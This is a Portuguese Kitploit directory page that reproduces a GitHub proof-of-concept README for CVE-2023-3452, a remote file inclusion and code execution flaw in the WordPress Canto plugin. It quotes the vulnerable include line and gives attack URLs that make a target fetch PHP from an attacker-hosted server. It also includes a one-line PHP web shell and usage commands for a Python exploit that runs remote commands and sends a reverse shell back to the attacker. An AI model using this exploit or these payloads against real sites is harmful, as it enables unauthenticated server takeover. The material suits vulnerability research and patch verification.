

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-3452-PoC — Wordpress Plugin Canto < 3.0.5 - Inclusão Remota de Arquivo (RFI) e Execução Remota de Código (RCE) | Kitploit
Ferramentas/GitHubGitHub/leoanggal1/cve-2023-3452-poc
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoFerramenta de Acesso Remoto
GitHubleoanggal1/cve-2023-3452-poc

CVE-2023-3452-PoC

Wordpress Plugin Canto < 3.0.5 - Inclusão Remota de Arquivo (RFI) e Execução Remota de Código (RCE)

Ver Repositório
17130há 2 anosAinda não revisado
Compartilhar

CVE-2023-3452-PoC - Plugin Canto do Wordpress < 3.0.5 - Inclusão Remota de Arquivo (RFI) - Execução Remota de Código (RCE) - Não autenticado

Aqui explicamos uma PoC da mais recente vulnerabilidade de RFI (Remote File Inclusion) do plugin Canto do WordPress, e desenvolvemos um exploit para automatizar a execução de comandos.

"O plugin Canto para WordPress é vulnerável a Remote File Inclusion em versões até, e incluindo, 3.0.4 através do parâmetro 'wp_abspath'. Isso permite que atacantes não autenticados incluam e executem código remoto arbitrário no servidor, desde que allow_url_include esteja habilitado. Local File Inclusion também é possível, embora menos útil porque requer que o atacante consiga enviar um arquivo php malicioso via FTP ou algum outro meio para um diretório legível pelo servidor web." (https://nvd.nist.gov/vuln/detail/CVE-2023-3452)

Este exploit explora uma falha no parâmetro wp_abspath, como pode ser visto na seguinte linha de código includes/lib/download.php:

...

require_once($_REQUEST['wp_abspath'] . '/wp-admin/admin.php');

...

Para explorar esta vulnerabilidade, também é necessário que o parâmetro allow_url_include=On esteja habilitado na configuração do PHP.

É possível fazer requisições com este parâmetro apontando para o nosso servidor web, a partir do qual o código PHP será interpretado. Por exemplo, se fizermos a seguinte requisição, podemos verificar que recebemos a requisição no nosso servidor:

http://192.168.1.142/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.33:8080

image


Vemos que o servidor chama o arquivo /wp-admin/admin.php, então se criarmos o diretório e adicionarmos nosso código php malicioso ao arquivo admin.php, o servidor vulnerável o baixa e o executa corretamente. Por exemplo, se escrevermos em nosso arquivo admin.php um web-shell php <?php system($_GET['cmd']); ?>, podemos executar código remotamente.

http://192.168.1.142/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.33:8080&cmd=whoami
image


Tudo isso foi automatizado no exploit em Python: CVE-2023-3452.py

Uso do Exploit

  • Executando um comando remoto:
python3 CVE-2023-3452.py -u http://192.168.1.142 -LHOST 192.168.1.33 -c 'id'
image


  • Enviando o Pentesmonkey Reverse Shell:
python3 CVE-2023-3452.py -u http://192.168.1.142 -LHOST 192.168.1.33 -NC_PORT 3333 -s php-reverse-shell.php

image

Referências

  • https://nvd.nist.gov/vuln/detail/CVE-2023-3452
  • https://wordpress.com/es/plugins/canto

Contato

  • Email: [email protected]
  • LinkedIn: Leopoldo Angulo Gallego
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    280

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





